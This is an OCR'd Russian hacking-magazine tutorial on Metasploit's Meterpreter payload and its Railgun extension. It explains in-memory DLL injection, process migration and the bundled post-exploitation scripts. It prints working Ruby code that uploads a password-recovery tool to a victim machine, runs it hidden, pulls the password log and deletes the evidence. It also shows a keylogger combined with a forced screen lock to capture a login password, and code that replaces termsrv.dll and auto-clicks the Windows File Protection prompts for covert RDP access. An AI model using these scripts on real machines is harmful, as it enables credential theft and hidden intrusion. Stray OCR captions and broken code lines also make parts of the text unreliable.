rТюрин «GreenDog» Алексей agrrrdog@gmail.com

METERPRETER В ДЕЛЕ

Хитрые приемы через MSF

Сегодня мы опять поговорим о такой прекрасной вещице, как Metasploit Framework. А если точнее, то о пасынке MSF — «нагрузке» Meterpreter. Это реально advanced payload с учетом всего, что туда вложено, а также того, что мы можем сделать своими ручками.

ОДИН ВАЖНЫЙ МОМЕНТ О MSF И METERPRETER'Е В ЧАСТНОСТИ (ХОТЯ И В МЕНЬШЕЙ СТЕПЕНИ) — проект развивается быстрыми шагами, и к выходу статьи какие-то вещи могут уже достаточно сильно измениться. Например, недостатки в новом msfgui, о которых я писал в прошлом номере. За пару недель msfgui сильно изменился и быстренько оброс всеми необходимыми возможностями старого гуи и даже больше :).


Думаю, каждый, кто использовал MSF, хотя бы раз прикасался к Meterpreter'у (MP) и что-то знает о его внутренностях или возможностях. Но я все же коротко поведаю о нем и о том, зачем он нужен.

Что это такое?

Meterpreter — это нагрузка, задуманная в контексте MSF как гибкая, расширяемая, полнофункциональная и унифицированная основа для пост-эксплуатации в качестве альтернативы классическим шеллкодам. Вполне резонный вопрос — в чем проблема стандартного шелла (/bin/sh, cmd.exe)? Ведь мы с детства только и стремимся к тому, чтобы получить его :). Косяков с ним, на самом деле, много. Во-первых, чаще всего «получение доступа к шеллу» — это порождение нового процесса — самого шелла. Это очень заметно — косяк. Во-вторых, всяческие IDS четко отлавливают «переписку» с шеллом: команды стандартны, все — плэйн-текстом, так что задетектить и пресечь — не проблема. В-третьих, если процесс ограничен chroot'ом, то есть смещена рутовая директория, то до шелла нам уже просто так не добраться. В-четвертых, шеллы, в зависимости от ОС, заметно отличаются между собой как командами с их форматом, так и набором стандартных возможностей. К тому же наши возможности ограничены установленными у жертвы программами. Иначе не возникало бы стандартных вопросов типа «а как, имея доступ через виндовый шелл, закачать жертве файлик?». В общем-то, создатели MP и решили эти проблемы. А как же не решить? Целая толпа знаменитейших спецов приняла в этом участие :). Но есть только одно «но». Насколько я знаю, они хотели сделать MP под все основные ОС с учетом требований скрытности, унифицированности и расширяемости. Но реализовали полностью только под Windows-системы (на самом деле это чудесно, так как доступ в cmd.exe — это какая-то кривизна и издевательство над собой :). Под Linux уже кучу лет ведется разработка, но ни одного релиза еще не было. Под Mac'и в 2009 был представлен экспериментальный релиз от Charlie Miller'а и Vincenzo Iozzo. Так что в этой статье мы будем говорить о Win-версии MP (с парой исключений, но об этом ниже). Проблема порождения процессов была решена за счет использования технологии инжекта dll'ок из памяти. Сам MP является многоступенчатым шеллкодом. То есть после проведения атаки на какой-то процесс на машине жертвы сначала исполняется шеллкод на подгрузку MP в виде dll'ки, потом размещение этого процесса в адресном пространстве и запуск на исполнение в виде нового потока. Таким образом, MP и его расширения работают

```
module Rex
module Post
module Meterpreter
module Extensions
module Railgun
class ApiDefinitions
  def self.add_imports(railgun)

    railgun.add_dll('iphlpapi','iphlpapi')
    railgun.add_function( 'iphlpapi', 'CancelIPChangeNotify', 'BOOL',
      ["PBLOB","notifyOverlapped","in"],
      ])

    railgun.add_function( 'iphlpapi', 'CreateProxyArpEntry', 'DWORD
      ["DWORD","dwAddress","in"],
      ["DWORD","dwMask","in"],
      ["DWORD","dwIfIndex","in"],
      ])

    railgun.add_function( 'iphlpapi', 'DeleteIPAddress', 'DWORD',[
      ["DWORD","NTEContext","in"],
      ])

    railgun.add_function( 'iphlpapi', 'DeleteProxyArpEntry', 'DWORD'
      ["DWORD","dwAddress","in"],
      ["DWORD","dwMask","in"],
      ["DWORD","dwIfIndex","in"],
      ])

    railgun.add_function( 'iphlpapi', 'FlushIpNetTable', 'DWORD',[
      ["DWORD","dwIfIndex","in"],
      ])

    railgun.add_function( 'iphlpapi', 'GetAdapterIndex', 'DWORD',[
      ["PWCHAR","AdapterName","in"],
      ["PDWORD","IfIndex","inout"],
      ])

    railgun.add_function( 'iphlpapi', 'GetBestInterface', 'DWORD',[
      ["DWORD","dwDestAddr","in"],
      ["PDWORD","pdwBestIfIndex","inout"],
      ])

    railgun.add_function( 'iphlpapi', 'GetBestInterfaceEx', 'DWORD',
      ["PBLOB","pDestAddr","in"],
```

Список импорта Railgun'а. Сюда смотрим, чтобы знать доступные функции и как в хелп при добавлении своих



Модификация .bashrc позволяет использовать русскую раскладку

в контексте проэксплуатированного процесса в виде dll'ки — потому и без порождения новых процессов. Более точная последовательность работы MP как шеллкода зависит от технологии инжекта DLL: классическая dll injection или reflective dll injection. Последняя — более новая и продвинутая. Задетектить ее достаточно трудно, так как она себя никуда не прописывает (PEB) и хуков не использует. Подробное описание технологий смотри по ссылкам на полях. Отсюда же решились проблемы с chroot'ом и доступом к стандартным программам/функциям — MP включает в себя большинство самых необходимых возможностей по взаимодействию с ОС. Например, загрузку/выгрузку файлов, редактирование файловой системы/реестра. Если чего-то в MP нам не хватает, то мы спокойно можем написать на любом языке свою dll'ку с функциями, которые нам требуются, и подгрузить ее через MP — он действительно хорошо расширяем. Проблема «диалога плэйн-текстом» была решена вшитым в Meterpreter шифрованием хог'ом. Еще одним большим плюсом MP является возможность миграции по процессам. Для примера рассмотрим классическую ситуацию, в которой мы «атакуем» браузер жертвы и юзаем heap или jit-спрэй для передачи управления нашему шеллкоду, а это, в свою очередь, вызывает неприличное пожирание памяти. Со стороны юзера это выглядит подвисоном браузера, который он, в свою очередь, попытается перезапустить. Для нас (со стандартным шеллом) закрытие приложения — это облом. Сотворить что-то дельное за пару секунд мы вряд ли сможем. Но с MP мы можем одной командой (migrate) быстренько переползти на другой процесс. Причем мы, во-первых, можем зайти на какой-нить крутой системный процесс (если права есть), который пользователь убить не сможет, а во-вторых, при любых миграциях мы не теряем связи — общение происходит через один и тот же сокет, новых соединений не создается.

И, наверное, самый приятный бонус — возможности автоматизации. Тут все так же, как и в самом MSF. Все радости Ruby, Meterpreter API :). В общем-то, на них мы и сконцентрируемся. Стандартные же MP-команды и возможности типа hashdump'а достаточно просты и не требуют какого-то специфического описания (да поможет нам «–h» :), к тому же в][было много об этом написано и до меня.

Можно ли обнаружить?

Так как MP работает только в памяти и ничего не пишет на жесткий диск, то раньше нельзя было задетектить его антивирусами . Насколько сильно изменилась ситуация сейчас — мне трудно сказать. Но пара попсовеньких антивирей, с которыми я сталкивался недавно, не обнаруживали MP в памяти. В то же время появилось несколько проектов, которые разработали методики обнаружения MP и выпустили по ним небольшие концепт-тулзы. Например, питоновская тулза antimeter2 с mertsarica.com отлично справляется с обнаружением MP.


Виды meterpreter'а

Теперь об исключениях. Хотя я чуть выше и писал о том, что нормальный MP есть только под Win, на самом деле это не совсем так. Как раз этим летом вышли две версии MP — на PHP и JAVA. Как так? Сам не понимаю :).

На самом деле все достаточно просто. Это обычные шеллы, только заточенные под стандарты MP, и в этом их главный плюс. То есть PHP MP — это обычный php'шный шелл, который можно подкинуть на веб-сервер своей жертве через какую-либо уязвимость, будь то LFI или SQL-инъекция. Здесь не говорится ни о сокрытии процесса, ни о dll-инжекте или отсутствии взаимодействия с жестким диском жертвы. Потому и такие возможности, как миграция по процессам, кража токенов, подгрузка расширений, недоступны. Но основные команды все же доступны, например, та же маршрутизация пакетов. Поэтому в определенных ситуациях PHP и JAVA MP — вещи необходимые.

Стандартные скрипты

К MP, как уже было описано, можно писать скрипты на руби. Язык достаточно простой и логичный, сам по себе трудностей не вызывает. Одна заморочка — API от Rex'а (основа MSF) и основных частей MSF'а. API можно посмотреть на сайте metasploit'а (ссылки на полях), также есть старое (2004 г.) описание MP, протокола клиент-серверного взаимодействия, его API (лежит в доках \msf3\documentation). Там все несколько запутанно, особенно с учетом того, что какого-то полного описания внутреннего строения



Находим MP в проэксплуатированном процессе

фрэймворка в Сети нет. Но для большинства наших задач особенно глубоко копаться и не нужно (хотя, если потребуется, то можно :). К тому же, есть положительные тенденции в этой области. Сейчас развивается и внутренняя структура, и интерфейсы для доступа к API. Например, создаются функции обертки. И если раньше для скрытого запуска программы требовалось написать:

```
r=client.sys.process.execute("command.exe", nil,
   {'Hidden' => true, 'Channelized' => true})
while(d = r.channel.read)
   tmpout << d
end
cmdout << tmpout
r.channel.close
r.close
```

То теперь это можно сделать так:

```
cmd_exec(cmd)
```


Или добавление значений в реестр. Было:

```
key = 'HKLM\\System\\...'
root_key, base_key = session.sys.registry.
splitkey(key)
value = "Value"
open_key = session.sys.registry.open_key(root_key,
base_key, KEY_WRITE)
open_key.set_value(value, session.sys.registry.
type2str("REG_DWORD"), 0)
```

Стало:

```
registry_setvaldata(key,valname,data,type)
```

«Новые» функции, да и структуру можно изучить по самому MSF



Подгружаем Meterpreter через классическую уязвимость

(\msf3\lib\msf\). MP уже содержит множество скриптов, которые выполняют самые разнообразные действия. Их мы вполне можем взять за основу для написания своих скриптов (создатели MSF как раз это и предлагают). Официальные скрипты для MP в основном пишет Carlos Perez. У него есть отличный блог, darkoperator.com, где он описывает большинство скриптов, их логику, всякие хитрости.

Запустить любой скрипт можно:

- командой «run» или «bgrun» в активной сессии;
- «session –s» для всех сессий из msf-консоли;
- используя опцию AutoRunScript или InitialAutoRunScript при конфиге нагрузки — для запуска скрипта сразу при создании сессии.

Далее я перечислю основные скрипты, примерно раскидав их по типам:

```
metsvc, scheduleme, persistence — прописывает MP на
автозапуск;
autoroute — прописывает маршрутизацию пакетов для
всех найденных подсеток жертвы;
scraper, checkvm, winenum, get_env, enum_powershell_
env, enum_logged_on_users, domain_list_gen,
remotewinenum — сбор инфы о системе;
get_local_subnets, netenum, arp_scanner, dumplinks —
сбор инфы о сетевом окружении системы;
get_application_list, enum_vmware, prefetchtool —
сбор инфы об установленном ПО;
getgui, gettelnet, vnc — включаем RDP, telnet или
VNC-сервер;
getcountermeasure, killav — гасим AV, отключаем UAC, файер;
hashdump, credcollect,- «кража» хешей, токенов;
winbf — брутфорс логона;
screen_unlock — сброс окна логона;
wmic — запуск wmic-команд;
schtasksabuse — запуск команд по расписанию;
enum_firefox,  enum_putty, getvncpw, get_filezilla_
creds, get_pidgin_creds — кража паролей и конфиденци-
альной информации разного ПО;
panda_2007_pavsrv51, pml_driver_config, srt_webdrive_
priv, kitrap0d — повышение привилегий;
search_dwld, file_collector — скачка каких-либо файлов;
migrate, keylogrecorder, packetrecorder — «повтор»
стандартных команд MP;
multicommand, multiscript, uploadexec — ускорение
действий за счет их группировки.
```

Как видно, многое уже сделано до нас. Проблем с разбором исходников не возникает, так что достаточно просто соорудить что-то свое. Приведу житейский пример.

Была такая задача — достать пароли к основному ПО. Сейчас все еще идет официальная разработка скрипта, который будет вынимать всю инфу, включая пассы, из браузеров, почтовых прог, но она еще далека от завершения. Потому быстренько был накидан скриптик, который закачивает жертве софтины по «восстановлению» паролей от nirsoft.net, скрытно запускает их, скачивает логи и удаляет все следы за собой. Приведу уменьшенную (для одной жестко прописанной софтины) версию:

```
session = client
host,port = session.tunnel_peer.split(':')
```


Русский язык в MSF.

По большому счету с русским языком проблем в MSF нет. Все достаточно четко работает, отображается. Но все же пару моментов хотелось бы выделить.

Во-первых, олдскульная проблема с MSF под *nix и Meterpreter'ом. Кодировки в линуксе — UTF, MP — cp1251, консоль винды — 866. Но, насколько мне известно, проблема эта решена. Если нет — http://takeworld.blogspot.com/2008_11_01_archive.html.

В винде с MSF есть несколько другая проблема — надо добавлять поддержку русского языка в cygwin. Делается это добавлением в .bashrc, лежащим в директории пользователя, двух строчек:

```
export LANG="ru_RU.CP1251"
alias ls='ls --show-control-chars'
```



Работаем параллельно с обычным пользователем через RDP

```
# Находим папку Temp у жертвы
tmp = session.fs.file.expand_path("%TEMP%")
# Определяем, где у нас будут
# храниться полученные логи от тулзы
logs = ::File.join(Msf::Config.config_directory,
  'logs', 'getpass',
  host + "-"+ ::Time.now.strftime("%Y%m%d.%M%S"))
::FileUtils.mkdir_p(logs)
#Запускаем подпрограмму
getpass(session,tmp,logs,"PasswordFox.exe")

def getpass(session,tmp,logs,exename)
  # Определяем файл для закачки,
  # а также имена файлов у жертвы
  passrecexe = File.join(Msf::Config.install_root,
    "data", "#{exename}")
  passrecscranble = sprintf("%.5d",rand(100000))
  logscranble = sprintf("%.5d",rand(100000))
  session.fs.file.upload_file(
    "#{tmp}\\#{passrecscranble}.exe",
    "#{passrecexe}")

# Запускаем восстановление паролей с
# логированием итогов в файлик с рандомным именем
  r = session.sys.process.execute("cmd.
exe /c #{tmp}\\#{passrecscranble}.exe /stext
#{tmp}\\#{logscranble}", nil,
    {'Hidden' => 'true','Channelized' => true})
  sleep(2)

  # Ждем окончания действия программы
  prog2check = "#{passrecscranble}.exe"
  found = 0
  while found == 0
    session.sys.process.get_processes().each do |x|
      found =1
      if prog2check == (x['name'].downcase)
        print "."
        sleep(0.5)
        found = 0
      end
    end
```

Windows File Protection. Требуется быстро нажать две кнопки

```
  end
  r.channel.close
  r.close
  # Удаляем тулзу
  session.sys.process.execute("cmd.exe /c del
#{tmp}\\#{passrecscranble}.exe", nil,
    {'Hidden' => 'true'})

  # Скачиваем файл логов в
  session.fs.file.download_file(
    "#{logs}#{::File::Separator}#{exename}.txt",
    "#{tmp}\\#{logscranble}")
  print_status(
   "Finnished downloading logs with passwords")
  # Удаляем файл логов у жертвы
  session.sys.process.execute(
    "cmd.exe /c del #{tmp}\\#{logscranble}",
    nil, {'Hidden' => 'true'})
```

Думаю, все достаточно понятно и по комментам, и по названиям функций. Только два момента: скриптик старый, написан без новых оберток, а файл PasswordFox.exe берется из папки data в msf3.

Сила рельсы...

Но это все не так уж интересно. Как минимум, старо. Отличная вещь произошла этим летом. В июне месяце Patrick HVE представил на всеобщее обозрение свой чудо-плагин под MP. Имя ему — Railgun! Что нам дает этот плагин? Многое. А именно — прямой доступ к виндовым API. Если точнее, то мы имеем доступ к любой функции любой dll'ки у жертвы. Ну как, слюнки потекли? :) Простенький пример можно написать прямо в MP (чтобы провалиться в интерпретатор — команда «irb»):

```
>>client.core.use("railgun")
>>client.railgun.user32.MessageBoxA(0,"Hello,
world!","Test","MB_OK")
```

Сначала подгружаем плагин, потом отображаем мессагу. Особенности railgun'а:

1) Синтаксис client.railgun.{DLL-Name}.{FunctionName}({Parameters});

2) Рельса может возвращать значения от функций. Как минимум, return и GetLastError;


3) Можно использовать стандартные константы винды вместо цифровых значений. Константы можно посмотреть в api_constants.rb;

4) Если нам нужно передать NULL, то мы подставляем nil;

5) Поддерживаются как юникодовские, так и обычные версии функций.

По стандарту в railgun (см. msf3\lib\rex\post\meterpreter\extensions\railgun\api.rb) определено около 1000 API из kernel32, user32, ntdll, ws2_32. Там самые основные, но мы легко можем добавить и свою dll:

```
>>client.railgun.add_dll('smartcard','c:\\program
files\\smartcard\\smrtcrd7823.dll')
```



Собираем информацию о системе жертвы и ее окружении

И определить свои функции:

```
railgun.add_function( 'kernel32',
'ReadFile', 'BOOL',[
["DWORD","hFile","in"],
["PBLOB","lpBuffer","out"],
["DWORD","nNumberOfBytesToRead","in"],
["PDWORD","lpNumberOfBytesRead","out"],
["PBLOB","lpOverlapped","inout"],
])
```

Подробности использования ищи в описании к railgun'у.
Теперь приведу пару стандартных примеров. Находим все подмонтированые диски в системе (включая сетевые):

```
# подгружаем рельсу
client.core.use("railgun")
# Получаем список дисков в системе
a = client.railgun.kernel32.
GetLogicalDrives()["return"]
# Приводим полученное значение в удобовари-
мый вид
drives = []
letters = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
(0..25).each do |i|
    test = letters[i,1]
    rem = a % (2**(i+1))
    if rem > 0
        drives << test
        a = a - rem
    end
end
print_line("Drives Available = #{drives.
inspect}")
```

Более злобный пример:

```
Запускаем кейлоггер в MP
meterpreter > bgrun keylogrecorder -c 1 -t
15
Переходим в руби и лочим систему
meterpreter > irb
>> client.core.use("railgun")
=> true
>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "return"=>true}
>> exit
```

Теперь у юзера залочился экран, и он честно введет свой пасс, чтобы заново войти в систему. А мы, в свою очередь, получим этот пасс без особо долгого ожидания и мусора с помощью кейлоггера.
В качестве личного эксперимента вспомнилась прошлогодняя статья m0r0 «Автосплойт как образ жизни: Массрутинг в локальной сети». Статья основывалась на идее, почерпнутой отсюда: forum.antichat.ru/threadnav99665-1-10.html. Суть идеи: через какую-либо уязвимость проникаем в WinXP, добавляем пользователя и включаем RDP. Плюс подменяем системную библиотеку termsrv.dll на более старую. Старая библиотека дает нам возможность подключаться по RDP, не выкидывая обычного пользователя из его сеанса. Основная проблема заключалась в том, что библиотека — системная, потому пользователю отображается окно от Windows File Protection с вопросом, что делать с нестандартной версией dll'ки. А потом еще одно с еще одним подтверждением своего решения. Раньше средствами MP нажимать на кнопки мы не могли. Теперь же, с railgun'ом, у нас такая возможность появилась. Если будешь разбираться с кодом, то трудностей возникнуть не должно. Там все достаточно просто, особенно если знаешь, как работает WinAPI. Отмечу лишь основные моменты с использованием WinAPI. Во-первых, в MP я не нашел функции для переименования файлов, потому воспользовался виндовой:

```
kernel32.MoveFileA("c:\\windows\\system32\\
termsrv.dll","c:\\windows\\system32\\
termsrv.old")
```

Во-вторых, для получения хэндлера окна с сообщением используется поиск по классу:

```
parHWND=user32.FindWindowA("#32770",nil)
```

А поиск нужной кнопки — по названию:

```
chHWND=user32.FindWindowExA(parHWND["return
"],0,nil,
  "#{cancel}")
```

Нажатие кнопки происходит в следующей последовательности:

```
user32.PostMessageA(chHWND["return"],
  "WM_LBUTTONDOWN",0,0)
user32.PostMessageA(chHWND["return"],
  "WM_LBUTTONUP",0,0)
```

То есть все достаточно просто. Теперь уж точно можно поиметь систему одной кнопкой из MSF :).

Заключение

Как мы увидели, Meterpreter — очень мощная основа, особенно с учетом того, что он развивается и обрастает новыми возможностями, а также за счет тех расширений, которые к нему можно добавить. А если к этому добавить наши прямые руки! Так что творить — чудесно, а ученье — свет. Дерзай :).

links

- PHP Meterpreter — blog.metasploit.com/2010/06/meterpreter-for-pwned-home-pages.html
- Java Meterpreter — schierlm.users.sourceforge.net/JavaPayload/ metasploit.com/redmine/issues/406
- Инфа о metasploit'е — metasploit.com
- Старое описание meterpreter и его API — metasploit.com/documents/meterpreter.pdf
- Скрипты к MP — darkoperator.com
- Инфа по WinAPI для работы с Railgun — msdn.microsoft.com/en-us/library/aa383749
- Коды ошибок — msdn.microsoft.com/en-us/library/ms681381(VS.85).aspx
- Недокументированные WinAPI — undocumented.ntinternals.net/; source.winehq.org/WineAPI/
- Классический удаленный dll injection — nologin.org/Downloads/Papers/remote-library-injection.pdf
- Reflective dll injection — harmonysecurity.com/ReflectiveDllInjection.html harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf